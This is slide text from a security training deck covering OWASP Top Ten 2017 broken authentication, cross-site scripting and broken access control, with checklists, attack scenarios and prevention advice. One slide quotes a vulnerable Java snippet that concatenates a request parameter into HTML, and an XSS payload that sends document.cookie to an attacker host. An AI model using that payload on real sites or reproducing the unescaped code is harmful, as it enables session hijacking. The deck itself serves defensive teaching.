
Am I Vulnerable to Hijacking?
Are session management assets protected?
User authentication credentials aren’t properly protected when
stored using hashing or encryption. See 2017-A6
Credentials can be guessed or overwritten through weak account
management functions
Session IDs are exposed in the URL
Session IDs are vulnerable to session fixation attacks
Session IDs don’t timeout, or user sessions (or auth tokens) aren’t
properly invalidated during logout
Session IDs aren’t rotated after successful login
Passwords, session IDs, and other credentials are sent over
unencrypted channels. See 2017-A6
©2017 Attain, LLC
A2 – Broken Authentication and Session
Management
21

Example Attacks
Scenario #1: A travel reservations application supports URL rewriting, putting
session IDs in the URL:
http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKH
CJUN2JV?dest=Hawaii
Scenario #2: Application’s timeouts aren’t set properly. User uses a public
computer to access site. Instead of selecting “logout”, the user simply closes
the browser tab and walks away. An attacker uses the same browser an hour
later, and that browser is still authenticated.
Scenario #3: An insider or external attacker gains access to the system’s
password database. User passwords are not properly hashed and salted,
exposing every users’ password.
©2017 Attain, LLC
A2 – Broken Authentication and Session
Management
22

How Do I Prevent This?
Provide a single set of strong authentication and session
management controls. Such controls should strive to:
• meet all the authentication and session management requirements
defined in the OWASP’s Application Security Verification Standard
(ASVS) areas V2 (Authentication) and V3 (Session Management)
• provide a simple API for developers. Consider the ESAPI
Authenticator and User APIs
Strong efforts should also be made to avoid Cross-Site Scripting
(XSS) flaws which can be used to steal session IDs. See 2017-A3.
©2017 Attain, LLC
A2 – Broken Authentication and Session
Management
23
References
OWASP
OWASP Application Security Verification Standard (V2 & V3)
OWASP Authentication Cheat Sheet
OWASP Forgot Password Cheat Sheet
OWASP Password Storage Cheat Sheet
OWASP Session Management Cheat Sheet
OWASP Testing Guide: Chapter on Authentication
External
CWE Entry 287 on Improper Authentication
CWE Entry 384 on Session Fixation
©2017 Attain, LLC
A3 – Cross-Site Scripting (XSS)

Source: OWASP Top Ten 2017 rc1
24
“XSS flaws occur whenever an application includes untrusted data in a new
web page without proper validation or escaping, or updates an existing web
page with user supplied data using a browser API that can create JavaScript.
XSS allows attackers to execute scripts in the victim’s browser which can
hijack user sessions, deface web sites, or redirect the user to malicious sites. ”
©2017 Attain, LLC
A3 – Cross-Site Scripting (XSS)

Am I Vulnerable to XSS?
Server-side XSS
Server-side code uses user-supplied input as part of the HTML
output without context-sensitive escaping
Client-side XSS
Application uses JavaScript to dynamically add attacker-controlled
data to a page
Application sends attacker-controlled data to unsafe JavaScript
APIs
Detection
Dynamic analysis difficult due to diversity of client rendering
options
Static analysis more affective for service-side and limited client-
side detection
25
©2017 Attain, LLC
A3 – Cross-Site Scripting (XSS)

Example Attack
The application uses untrusted data in the construction of the
following HTML snippet without validation or escaping:
(String) page += “<input name=‘creditcard’ type=‘TEXT’
value=‘” + request.getParameter(“CC”) + “’>”;
The attacker modifies the ‘CC’ parameter in his browser to:
‘><script>document.location=‘http://www.attacker.com/c
gi-bin/cookie.cgi?foo=‘+document.cookie</script>’
This attack causes the victim’s session ID to be sent to the attacker’s
website, allowing the attacker to hijack the user’s current session.
26
©2017 Attain, LLC
A3 – Cross-Site Scripting (XSS)

How Do I Prevent XSS?
Preventing XSS requires separation of untrusted data from active
browser content.
To avoid server-side XSS, escape untrusted data based on HTML
context (body, attribute, JavaScript, CSS, or URL) that the data will
be placed into.
To avoid client-side XSS, avoid passing untrusted data to
JavaScript and other browser APIs that can generate active
content (properly escape data if unavoidable)
For rich content, consider auto-sanitization libraries like OWASP’s
AntiSamy or the Java HTML Sanitizer Project
Consider Content Security Policy (CSP) to defend against XSS
across your entire site.
27
©2017 Attain, LLC
A3 – Cross-Site Scripting (XSS)
References
OWASP
OWASP Types of Cross-Site Scripting
OWASP XSS Prevention Cheat Sheet
OWASP DOM based XSS Prevention Cheat Sheet
OWASP Java Encoder API
ASVS: Output Encoding/Escaping Requirements (V6)
OWASP AntiSamy: Sanitization Library
Testing Guide: 1st 3 Chapters on Data Validation Testing
OWASP Code Review Guide: Chapter on XSS Review
OWASP XSS Filter Evasion Cheat Sheet
External
CWE Entry 79 on Cross-Site Scripting
28
©2017 Attain, LLC

A4 – Broken Access Control
Source: OWASP Top Ten 2017 rc1
29
“Restrictions on what authenticated users are allowed to do are not properly
enforced. Attackers can exploit these flaws to access unauthorized
functionality and/or data, such as access other users' accounts, view sensitive
files, modify other users’ data, change access rights, etc. ”
©2017 Attain, LLC
A4 – Broken Access Control
